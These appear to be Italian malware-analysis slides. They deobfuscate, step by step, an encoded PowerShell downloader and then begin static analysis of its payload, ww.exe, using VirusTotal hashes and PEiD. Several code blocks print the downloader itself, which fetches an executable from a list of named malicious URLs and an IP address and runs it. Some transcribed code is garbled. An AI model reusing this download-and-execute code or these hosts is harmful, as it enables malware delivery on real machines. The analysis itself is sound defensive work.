AfQB7ADIAfQB7ADAAfQAIAC0AZgAoACcAdABhACcAKwAnAGwAJwArACcAZQBnAHIAZQBuACcAKQAsACcAbQBvACcALAAAnAG4AJwApACsAJwBzACcAKwAo  
  
i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
```

**AUTO-DETECT**  Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**DECODE** Decodes your data into the area below.

```
$GxQGBCA_=("KC'+D')+D4'+1');$ckA41QQX = ('8+'13');$OQkADUUZ=("(q'+Ax)'+D'+("1{0}"+f4c,'wB'));$hQQABo1A=$env:userprofile+'\+$ckA41QQX+'.+('e  
x'+e');$uAA4AQ4=("(1{0}"+f'x,'(A'+xU))+'X'+A');$CAcDAA=.('new'+-'+'obj'+ect') n'eT.WeBCt'IENt;$YBAAU_D=("(0{1}"+f(ht'+t'),(p'+/'))+("0{1}2"-f/w,'e',  
(b'+aph'))+o'+bi'+a'+("2{1}{0}"+f(i'+ma'),m/,('+'co))+("3{0}{2}{4}{1}"+fes,'/+'@http'),('7'+2C'),g','a')+s'+//+("1{2}{0}"+f(ta'+l'+egren'),mo','n')+s'+('e.'+g')+("0{1}"+f(ra'+f'),t')+(0{1}"+f(cos'+a'),s')+("0{1}"+f(s'+oc'),t')+(1{2}{0}"+f'm',a,'(dos.'+co))+k'+("2{0}{1}"+f(w'+ords'+/'),('F'+OYo'),ey')+("1{0}{3}{2}"+f'@',/,'  
(tp'+://p'+ur'),h')+i'+ma'+r'+o'+("1{0}"+fm',('c'+o'))+("0{1}"+f(/1'+/'),ww)+(/+'@h')+(tt'+p')+("0{1}"+f('+'/j'),pm)+(te'+c')+h'+("1{0}{2}"+f(cs'+s'),('co'+m'),  
(/+'GOO'))+v'+('qd'+/'))+'@'+h'+("0{1}"+f't,(tp'+:'))+/'/1'+("1{0}"+f'',(18.'+89'))+("2{0}{1}"+f'5,(.16'+6/),21')+("2{0}{1}"+fp',('in'+c'),w)+(l'+ud)+("1{0}"+f  
(s'+/5/),e')).Split('@');$UAAX_ABB=(f'+ow+'(c1'+U'));foreach($iAwDowA in $YBAAU_D){try{$CAcDAA.DowNIOadFile($iAwDowA,$hQQABo1A);$aCQx4A=("{0}  
{1}"+f'qo',(k'+AB'))+'Cw');If (((&('Get'+-'l'+tem') $hQQABo1A).IENgTh -ge 37238) {(.('Inv'+o'+k'+e-item') $hQQABo1A;$sAAAAAQ4=("{1}{0}"+f(A'+xA'),ux')+D');break  
k;$YUQAAA=((m'+QA')+("1{0}"+f('AD'+Q'),G')+A'))}catch{}$iDUAwx=(("0{1}"+f('aQ'+A'),k')+ZA')
```

- La stringa base64 decodificata risulta essere uno **script powershell** offuscato.
- Difatti e' già semplice notare molte keyword powershell offuscate ad esempio per de-concatenazione e de-ordinamento.
- Un preliminare de-offuscamento e' stato eseguito grazie al tool **PowerDecode**.
- Nelle slides seguenti e' mostrato il processo di de-offuscamento per intero (5 step).

# Step 1

Administrator: Windows PowerShell



## Layer 1 - obfuscation type: String-Based

```
$GxQGBCA_=('KC '+'D')+'D4 '+'1';
$cA41QQX = ('8'+'13');
$OQkADUZ=($('q'+'Ax')+'D'+("1{0}"-f'4c ','wB'));
$hQQABo1A=$env:userprofile+'\+$ckA41QQX+('+'+'ex'+'e');
$uAA4AQ4=("{1}{0}" -f 'x',('A'+'xU'))+'X'+'A';
$CAcDAA=.('new'+'-'+'obj'+'ect') n eT.WeBC] IENt;
$YBAAU_D=("{0}{1}" -f('ht'+'t'),('p'+';/''))+("{0}{1}{2}"-f'/w ', 'e',('b'+'aph'))+'o'+'bi'+'a'+("2{1}{0}"-f ('i'+'ma'), 'm/ ,('.'+'co'))+("{3}{0}{2}{4}{1}"-f'es ', ('/+'+'@http'), ('/7'+'2c'), 'g
', 'a')+'s: '+'/'+'{"1}{2}{0}"-f('ta'+'l'+'egren'), 'mo ', 'n')+'s+'+'e. '+'g')+("{0}{1}"-f('ra'+'f'), 'i')+("{0}{1}" -f('cos'+'a'), 's')+("{0}{1}" -f('s'+'oc'), 'i')+("{1}{2}{0}"-f 'm/ ,('a',('dos
'+ 'co'))+'k+'+"2{0}{1}" -f ('w'+'ords'+'/'), ('F'+'OYo'), 'ey')+("{1}{0}{3}{2}" -f '@', '/','ttip'+'://p'+'ur'), 'h')+'i'+'ma'+'r'+'o'+("{1}{0}"-f'm', ('.c'+'o'))+("{0}{1}"-f('/1'+'/'), 'ww')+('
'+ '@h')+'tt'+'p')+("{0}{1}" -f(':'+'j'), 'pm')+('te'+'c')+'h'+("{1}{0}{2}"-f('/css'+'s'), ('.co'+'m'), ('/+'+'Goo'))+'v'+'qd'+'/'+'@'+'h'+("{0}{1}" -f 't', ('tp'+':''))+('/+'+'1'+("{1}{0}" -f
', ('18.'+'89'))+("{2}{0}{1}"-f '5', ('.16'+'6/'), '21')+("{2}{0}{1}"-f'p-', ('in'+'c'), 'w')+'l'+'ud')+("{1}{0}" -f ('s'+'/15/'), 'e')).SplIt('@');
$UAX_ABB=('f'+'ow'+'c1'+'U'));
foreach($iAwDowA in $YBAAU_D)
{try{$CAcDAA.DowNloadFile($iAwDowA, $hQQABo1A);
$aCQx4A=("{0}{1}" -f'qo' ,('k'+'AB'))+'Cw';
If ((&('Get'+'-I'+'tem') $hQQABo1A).lENgTh -ge 37238)
{.('Inv'+'o'+'k'+'e-Item') $hQQABo1A;
$sAAAAAQ4=("{1}{0}"-f ('A'+'xA'), 'ux')+'D');
break;
$YUQAAA=(({m'+'QA')+("{1}{0}" -f ('AD'+'Q'), 'G')+'A'))}catch{}}
$iDUAwx=("{0}{1}"-f ('aQ'+'A'), 'k')+'ZA')
```

## Layer 2 - Plainscript

```
$GxQGBCA_=('KCD')+'D41';
$cA41QQX = '813';
$OQkADUZ=($('qAx')+'DwB4c');
$hQQABo1A=$env:userprofile+'\+$ckA41QQX+'.exe';
$uAA4AQ4='AxUxA';
$CAcDAA=new-object neT.WeBC] IENt;
$YBAAU_D=("{0}{1}" -f('htt'), 'p'/'')+'/webaphobia.com/images/72ca/@https://+'+("{1}{2}{0}"-f('talegren'), 'mo ', 'n')+'se.g'+("{0}{1}"-f('raf'), 'i')+("{0}{1}" -f('cosa'), 's')+("{0}{1}" -f('soc')
, 'i')+'ados.com/keywords/F0Yo/@http://purimaro.com'+("{0}{1}"-f('/1/'), 'ww')+('@http'+("{0}{1}" -f('://j'), 'pm')+'tech'+("{1}{0}{2}"-f('/css'), '.com', '/Goo')+'vqd/@http://118.89.215.166/wp-includes/15/').SplIt('@');
$UAX_ABB='fowc1U';
foreach($iAwDowA in $YBAAU_D)
{try{$CAcDAA.DowNloadFile($iAwDowA, $hQQABo1A);
$aCQx4A='qokABCw';
If ((Get-Item $hQQABo1A).lENgTh -ge 37238)
{Invoke-Item $hQQABo1A;
$sAAAAAQ4='uxAxAD';
break;
$YUQAAA=(({mQA')+'GADQA'})}catch{}}
$iDUAwx='aQAkZA'
```

Activate Windows  
Go to Settings to activate Windows.

```

1 SCRIPT
2
3 $svar_1=(( 'KC'+'D')+'D4'+'1');
4 $svar_2 = ('8'+'13');
5 $svar_3=(( 'q'+'Ax')+'D'+("{1}{0}"+f'4c','wB'));
6 $svar_4=$env:userprofile+'\'+$svar_2+('.+'+'ex'+'e');
7 $svar_5=("{1}{0}" -f 'x',('A'+'xU'))+'X'+'A';
8 $svar_6=.('new'-'+'+'obj'+'ect') n`eT.WeBC`l`IENt;
9
10 $svar_7= ("{0}{1}" -f('ht'+'t'),('p'+':/'))+("{0}{1}{2}"-f'/w','e',('b'+'aph'))+'o'+'bi'+'a'+("{2}{1}{0}"-f ('i'+'ma'),'m/','.'+'co')
11 +("{3}{0}{2}{4}{1}"-f'es',('/'+'@http'),('/7'+'2C'),'g','a')+'s:'+'/'+'{"1}{2}{0}"-f('ta'+'l'+'egren'),'mo','n')+s+'+'e.'+'g')
12 +("{0}{1}"-f('ra'+'f'),'i')+("{0}{1}" -f('cos'+'a'),'s')+("{0}{1}" -f('s'+'oc'),'i')+("{1}{2}{0}"-f 'm/','a',('dos.'+'co'))+'k'
13 +("{2}{0}{1}" -f ('w'+'ords'+'/'),('F'+'OYo'),'ey')+("{1}{0}{3}{2}" -f '@','/','('tpp'+'://p'+'ur'),'h')+i+'ma'+'r'+'o'
14 +("{1}{0}"-f'm',('.c'+'o'))+("{0}{1}"-f('/1'+'/'),'ww')+('/'+'@h')+('tt'+'p')+("{0}{1}" -f(':/'+'j'),'pm')+('te'+'c')+'h'
15 +("{1}{0}{2}"-f('/cs'+'s'),('.co'+'m'),('/'+'GOO'))+'v'+('qd'+'/')+'@'+'h'+("{0}{1}" -f 't',('tp'+'/'))+'/'+'1'+("{1}{0}" -f '.',('18.'+'89'))
16 +("{2}{0}{1}"-f '5',('.16'+'6/'),'21')+("{2}{0}{1}"-f'p-',('in'+'c'),'w')+('l'+'ud')+("{1}{0}" -f ('s'+'/15/'),'e')).Split('@');
17
18 $svar_8=('f'+'ow'+('c1'+'U'));
19
20 foreach($iAwDowA in $svar_7)
21 {
22     try
23     {
24         $svar_6.DOWNloadFile($iAwDowA, $svar_4);
25
26         $svar_9=("{0}{1}" -f'qo',('k'+'AB'))+'Cw';
27         If ((&('Get'+'-I'+'tem') $svar_4).lENGTh -ge 37238)
28         {
29             .('Inv'+'o'+'k'+'e-Item') $svar_4;
30             $sAAAAAQ4=("{1}{0}"-f ('A'+'xA'),'ux')+'D';
31             break;
32             $svar_10=('{m'+'QA')+("{1}{0}" -f ('AD'+'Q'),'G')+'A'
33         }
34     }catch{}
35 }
36
37 $svar_11=("{0}{1}"-f ('aQ'+'A'),'k')+'ZA'

```



- Lo step 2 semplicemente consiste in un re-labeling ed una correzione degli indentamenti dello script

## LEGENDA LABELS STEP 2:

GxQGBCA\_ = svar\_1  
 ckA41QQX = svar\_2  
 0QkADUUZ = svar\_3  
 hQQABo1A = svar\_4  
 uAA4AQ4 = svar\_5  
 CAcDAA = svar\_6  
 YBAAU\_D = svar\_7  
 UAAX\_ABB = svar\_8  
 aCQx4A = svar\_9  
 YUQAAA = svar\_10  
 iDUAwx = svar\_11  
 sAAAAAQ4 = svar\_12  
 iAwDowA = svar\_13

```

1 $svar_1=((`KCD`)+`D41`);
2 $svar_2 = '813';
3 $svar_3=((`qAx`)+`DwB4c`);
4 $svar_4=$env:userprofile+'\'+$svar_2+'.exe';
5 $svar_5='AxUxXA';
6 $svar_6=new-object net.Webclient;
7
8 $svar_7=(({0}{1} -f('htt'),'p:/')+'/webaphobia.com/images/72Ca/@https://+'+({1}{2}{0} -f('talegren'),'mo','n')
9 +'se.g'+({0}{1} -f('raf'),'i')+({0}{1} -f('cosa'),'s')+({0}{1} -f('soc'),'i')+ados.com/keywords/FOYo/@http://purimaro.com'
10 +({0}{1} -f('/1/'),'ww')+/@http'+({0}{1} -f('://j'),'pm')+tech+({1}{0}{2} -f('/css'),'.com','/GOO')
11 +'vqd/@http://118.89.215.166/wp-includes/l5/').Split('@');
12
13 $svar_8='fowc1U';
14 foreach($svar_13 in $svar_7)
15 {
16     try
17     {
18         $svar_6.DownloadFile($svar_13, $svar_4);
19         $svar_9='qokABCw';
20         If ((Get-Item $svar_4).length -ge 37238)
21         {
22             Invoke-Item $svar_4;$svar_12='uxAxAD';
23             break;
24             $svar_10=((`mQA`)+`GADQA`)
25         }
26     }catch{}
27 }
28 $svar_11='aQAkZA'

```



- Lo step 3 consiste nella pulizia dello script da molti concatenamenti e caratteri superflui (che l'interprete non considerrebbe)
- Da notare che nella **svar\_7** risulta essere presente una tecnica di de-ordinamento per alcune stringhe. Per esempio:  
 ”{0}{1}” -f('htt'),'p:/’ → http:/  
 ”{1}{2}{0}” -f('talegren'),'mo','n → montalegren

```

1 $svar_1 = 'str_1';
2 $svar_2 = '813';
3 $svar_3 = 'str_2';
4 $svar_4 = $env:userprofile + '\' + $svar_2 + '.exe';
5 $svar_5 = 'str_3';
6 $svar_6 = new-object Net.Webclient;
7
8 $svar_7 = ((({0}{1}" -f('htt'),'p://')+/webaphobia.com/images/72Ca/@https://'+(({1}{2}{0}"-f('talegren'),'mo','n')+ 'se.g'
9 +({0}{1}"-f('raf'),'i')+({0}{1}" -f('cosa'),'s')+({0}{1}" -f('soc'),'i')+ 'ados.com/keywords/FYOYo/@http://purimaro.com'
10 +({0}{1}"-f('/1/'),'ww')+ '@http'+({0}{1}" -f('://j'),'pm')+ 'tech'+({1}{0}{2}"-f('/css'),'.com','/GOO')
11 +vqd/@http://118.89.215.166/wp-includes/15/').Split('@');
12
13 $svar_8 = 'str_4';
14 foreach($svar_13 in $svar_7)
15 {
16     try
17     {
18         $svar_6.DownloadFile($svar_13, $svar_4);
19         $svar_9 = 'str_5';
20         If ((Get-Item $svar_4).length -ge 37238)
21         {
22             Invoke-Item $svar_4;
23             $svar_12 = 'str_6';
24             break;
25             $svar_10 = 'str_7'
26         }
27     }catch{}
28 }
29 $svar_11 = 'str_8'

```

• Lo step 4 consiste in una ulteriore pulizia,  
secondo la legenda riportata in figura:

DOwN10adFilE	= DownloadFile
lENgTh	= length
WeBCLIENt	= WebClient
neT	= Net
'KCDD41'	= 'str_1'
'qAxDwB4c'	= 'str_2'
'AxUxXA'	= 'str_3'
'fowc1U'	= 'str_4'
'qokABCw'	= 'str_5'
'uxAxAD'	= 'str_6'
'mQAGADQA'	= 'str_7'
'aQAkZA'	= 'str_8'

```

1 $svar_1 = 'str_1';
2 $svar_2 = '813';
3 $svar_3 = 'str_2';
4 $svar_4 = $env:userprofile\$svar_2.exe';
5 $svar_5 = 'str_3';
6 $svar_6 = new-object Net.Webclient;
7
8 $svar_7 = 'http://webaphobia.com/images/72Ca/@https://montalegrense.graficosassociados.com/keywords/
9 FOYo/@http://purimaro.com/1/ww/@http://jpmtech.com/css/G00vqd/@http://118.89.215.166/wp-includes/15/').Split('@');
10
11
12 $svar_8 = 'str_4';
13
14 foreach($svar_13 in $svar_7)
15 {
16     try
17     {
18         $svar_6.DownloadFile($svar_13, $svar_4);
19         $svar_9 = 'str_5';
20         If ((Get-Item $svar_4).length -ge 37238)
21         {
22             Invoke-Item $svar_4;
23             $svar_12 = 'str_6';
24             break;
25             $svar_10 = 'str_7';
26         }
27     }catch{}
28 }
29 $svar_11 = 'str_8'

```

in `svar_7` scopriamo essere memorizzata la lista degli URL che vengono usati poi dallo script nel “`foreach`” per tentare di effettuare il download di un File tramite la “`DownloadFile`”

- Dunque tale script e’ il `downloader` del payload malevolo. Purtroppo nessuno dei domini risulta attualmente raggiungibile, e dunque il download e’ stato effettuato da altre fonti.

*“Invoke-Item cmdlet performs the default action on the specified item. For example, it runs an executable file or opens a document file in the application associated with the document file type”*  
*[learn.microsoft.com]*

# Analisi Statica Basica

## ww.exe

- Dopo aver scaricato il payload malevolo (**ww.exe**) ne eseguiamo la basic static analysis

Tools usati per l'analisi:

- Virustotal
- PeID
- PeView
- BinText
- Dependency Walker

# Virus Total


L'analisi del file con **Virus Total** riporta che:

- **64/70 security vendors** e **2 sandboxes** hanno etichettato il file come malevolo.

The screenshot shows the Virus Total analysis interface for a file named DropCypher.exe. At the top left, a circular progress bar indicates a **Community Score** of **64 / 70**. To the right, a message states **64 security vendors and 2 sandboxes flagged this file as malicious**, with two red arrows pointing to the numbers **64** and **2**. Below this, the file's SHA-256 hash is listed as **30bb20ed402afe7585bae4689f75e0e90e6d6580a229042c3a51eecefc153db7**. The file type is identified as **DropCypher.exe**. On the right, details about the file size (**132.80 KB**) and last analysis date (**3 months ago**) are shown, along with an **EXE** icon. The interface includes tabs for DETECTION, DETAILS (which is selected), RELATIONS, BEHAVIOR, and COMMUNITY (with 5 items). A call-to-action box encourages users to **Join the VT Community** for additional insights and API keys. The DETAILS section displays basic properties such as MD5, SHA-1, SHA-256, Vhash, Authentihash, Imphash, SSDEEP, TLSH, File type (Win32 EXE), Magic (PE32 executable), TRID, DetectItEasy, File size (132.80 KB), and PEiD packer (Microsoft Visual C++).

Property	Value
MD5	fd20aa063f3aca1be3ad3d7bf479173e
SHA-1	7b1752ebba8e895387fb67e4ea1d5806a77be5b5
SHA-256	30bb20ed402afe7585bae4689f75e0e90e6d6580a229042c3a51eecefc153db7
Vhash	015046555d755025zf1z50fkz18fz
Authentihash	5ffd3d31d57fb6bff3442169b6f674cbebc9411ff8fbc96dca7cfcc23bf2ca8e
Imphash	31d9be2b06d437d713996f40ba72848e
SSDEEP	3072:10Ecsz3+wLvN0YBn/+kuSmR8+J2xixlx0EHIOH5SZ:GNgmm+P3K+JpxDH5U
TLSH	T1BDD3C01DA59D891FD86C8B38889BD1BE21F36C20DB30099736687AC67C3352BDB53619
File type	Win32 EXE
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TRID	Win32 Executable MS Visual C++ 4.x (61.4%)   Win32 Executable MS Visual C++ (generic) (14.2%)   Microsoft Visual C++ compiled executable (generic) (7.5%)   Win64 Executable (generic) (4.7%)   Win32 Dynamic Link Library (generic) (3%)
DetectItEasy	PE32   Compiler: EP:Microsoft Visual C/C++ (6.0 (1720-9782)) [EXE32]   Compiler: Microsoft Visual C/C++ [msvcrt]   Linker: Polink (2.50*) [GUI32,signed]
File size	132.80 KB (135992 bytes)
PEiD packer	Microsoft Visual C++


# PEiD



- L'analisi con il tool **PEid** ha lo scopo di valutare se l'eseguibile da analizzare risulti **packed**.
- In questo caso non viene individuato nessun packer ma riusciamo ad ottenere informazioni circa il compilatore utilizzato, ovvero "**Microsoft Visual C++ 6.0**".
